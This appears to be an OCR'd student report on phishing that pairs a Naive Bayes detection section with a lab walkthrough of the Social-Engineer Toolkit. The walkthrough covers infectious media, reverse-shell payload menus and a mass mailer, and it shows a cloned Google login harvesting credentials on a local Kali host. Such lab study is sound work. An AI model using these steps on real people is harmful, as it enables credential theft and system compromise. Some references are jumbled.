The infectious USB/CD/DVD module will create an autorun.inf file and a Metasploit payload. The payload and autorun file are burned or copied on a USB. When DVD/USB/CD is inserted inthe victim’s machine, it will trigger an autorun feature (if autorun is enabled) and hopefully compromise the system. You can pick the attack vector you wish to use file format bugs or a straight executable.

Following are the options for Infectious Media Generator.

- File-Format Exploits
- Standard Metasploit Executable




Type “99” to go back to the main menu. Then, type “4” to go to “The web attack vectors”.

Creating payload and listener is an uncomplicated way to create a Metasploit payload. It will export theexe file for you and generate a listener. You would need to convince the victim to download the exe file and execute it to get the shell.

```
set> 4


   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>
```

Type “99” to go back to the main menu and then type “5” to go to “The web attackvectors”



The mass mailer attack will allow you to send multiple emails to victims and customize the messages. There are two options on the mass e-mailer; the first is to send an email to a single email address. The second way allows you to import a list that has all recipient emails, and itwill send your message to as many people as you want within that list.

- E-Mail Attack Single Email Address
- E-Mail Attack Mass Mailer

Type “99” to go back to the main menu and then type “9” to go to “PowerShell Attack Vector”.

★ **Algorithms/Techniques description**


Naïve Bayes Algorithm:
We have used Naïve Bayes Algorithm for classification of phishing websites. For further optimization, we have used techniques like Bagging, Boosting and Stacking

Naïve Bayes

Naïve Bayes is a simple technique for constructing classifiers models that assign class labels to problem instances, represented as vectors of feature values, where the class labels are drawn from some finite

set. The problem of judging documents as belonging to one category or the other (such as spam or legitimate,sports or politics, etc.) with word frequencies as the features. With proper pre-processing, it is competitive in this domain with more advanced methods including support vector machines. For some

types of probability models, naïve Bayes classifiers can be trained very efficiently in a supervised learning setting. Web pages holding more external links than internal ones and password field input are classifiedas suspicious. Ram B Basnet *et al.* explained that a website with more external links than internal links is an attempt to achieve some similarities and styles from external sources with the goal to steal user credentials.




Voting: In the voting scheme, when classifiers are combined, the class assigned to a test instance will be the one suggested by most of the base level classifiers involved in the ensemble. Bagging and boosting are the variants of thevoting schemes.


Bagging: Bagging is a voting scheme in which no models of the same type are constructed. For an unknown instance,each model's predictions are recorded. That class is assigned to the largest vote among the predictions from models.

Boosting: Boosting is remarkably like bagging in which only the model construction phase differs. There will be classifiers which themselves will have individual weights for their accuracies. Finally, that class is assigned to which has maximum weight. An example is the Ada boost algorithm.

Stacking: In stacking, the predictions by each different model are given as input for a Meta level classifier whoseoutput is the final class.

★ Output screen shots





```
  99) Exit the Social-Engineer Toolkit

set> 1
```

```
Visit https://github.com/trustedsec/ptf to update all your tools!

 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 1
```

```
  99) Return back to the main menu.

set> 2
```

```
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized Java Applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web-site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web-Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

```
  99) Return to Main Menu

set:webattack>3
```

```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the complete
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```


```
  99) Return to Webattack Menu

set:webattack>1
```



set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:



set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.0.2.15
**** Important Information ****
For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.
You can configure this option under:
/etc/setoolkit/set.config
Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.
1. Java Required
2. Google
3. Twitter
set:webattack> Select a template:


1. Java Required
2. Google
3. Twitter
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

★ **Results:**



google.html



/home/kali/Desktop/google.
file:///home/kali/Desktop/google.html
Import bookmarks...
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Please Click here to Sign in


10.0.2.15
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec


Google
Sign in with your Google Account
Email
Password
Sign In
Need help?
Create an account
One Google Account for everything Google


Google
Sign in with your Google Account
hello@gmail.com
Sign In
Need help?
Create an account
One Google Account for everything Google


10.0.2.15
Save login for http://10.0.2.15?
Username
hello@gmail.com
Password
Show password
Don't save
Save


Search with Google or enter address
Save login for https://10.0.2.15?
Username
hello@gmail.com
Password
Show password
Don't save
Save
Google and your browsing
Okay, Got It
Sign in
Google


PARAM: signin=Sign+In
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
10.0.2.15 - - [06/Apr/2023 12:15:28] "POST /ServiceLoginAuth HTTP/1.1" 302 -

REFERENCES

1) “Fighting Spam, Phishing and Email Fraud” by Mr. Shailendra Chhabra, Ammar Almomani; B. B. Gupta; Tat-Chee Wan; Altyeb Altaher; Selvakumar Manickam, Phishing Dynamic Evolving Neural Fuzzy Framework for Online Detection “Zero-day” Phishing Email, Indian Journal of Science and Technology, Vol: 6 Issue: 1January 2013 ISSN:0974-6846

2) Jingguo Wang, Tejaswini Herath, Rui Chen, Arun Aishwanath, and H. Raghav Rao, Phishing Susceptibility: An Investigation into the Processing of a Targeted Spear Phishing Email,” IEEE TRANSACTIONS ON PROFESSIONAL COMMUNICATION, VOL. 55, NO. 4, DECEMBER 2021.

3) Ian Fette, Norman Sadeh, Anthony Tomasic, Learning to Detect Phishing Emails, Track: Security, Privacy, Reliability, and Ethics WWW 2017.

4) -Tandale, Kiran D., and Sunil N. Pawar. "Different Types of Phishing Attacks and Detection Techniques: A Review." 2020 International Conference on Smart Innovations in Design, Environment, Management, Lallie, H. S., Shepherd, L. A., Nurse, J. R., Erola, A., Epiphaniou, G., Maple, C., &Bellekens, X. (2021). Cyber security in the age of COVID-19: A timeline and analysis of cyber-crime and cyber- attacks during the pandemic. Computers & security, 105, 102248.

5) Yadav, R. (2021). Cyber security threats during covid-19 pandemic. International Transaction Journal of Engineering Management & Applied Sciences & Technologies, 12(3).

6) Wiggen, J. (2020). The impact of COVID-19 on cyber-crime and state-sponsored cyber activities (Vol. 391, p. 2). Konrad-Adenauer-Stiftung.

7) Gabriel, A. J., Darwsih, A., & Hassanien, A. E. (2021). Cyber Security in the Age of COVID-

8) Digital Transformation and Emerging Technologies for Fighting COVID-19 Pandemic: Innovative Approaches, 275-295.

https://www.apprenticeship.gov/sites/default/files/impact-of-covid-19-on- cybersecurity-industry.pdf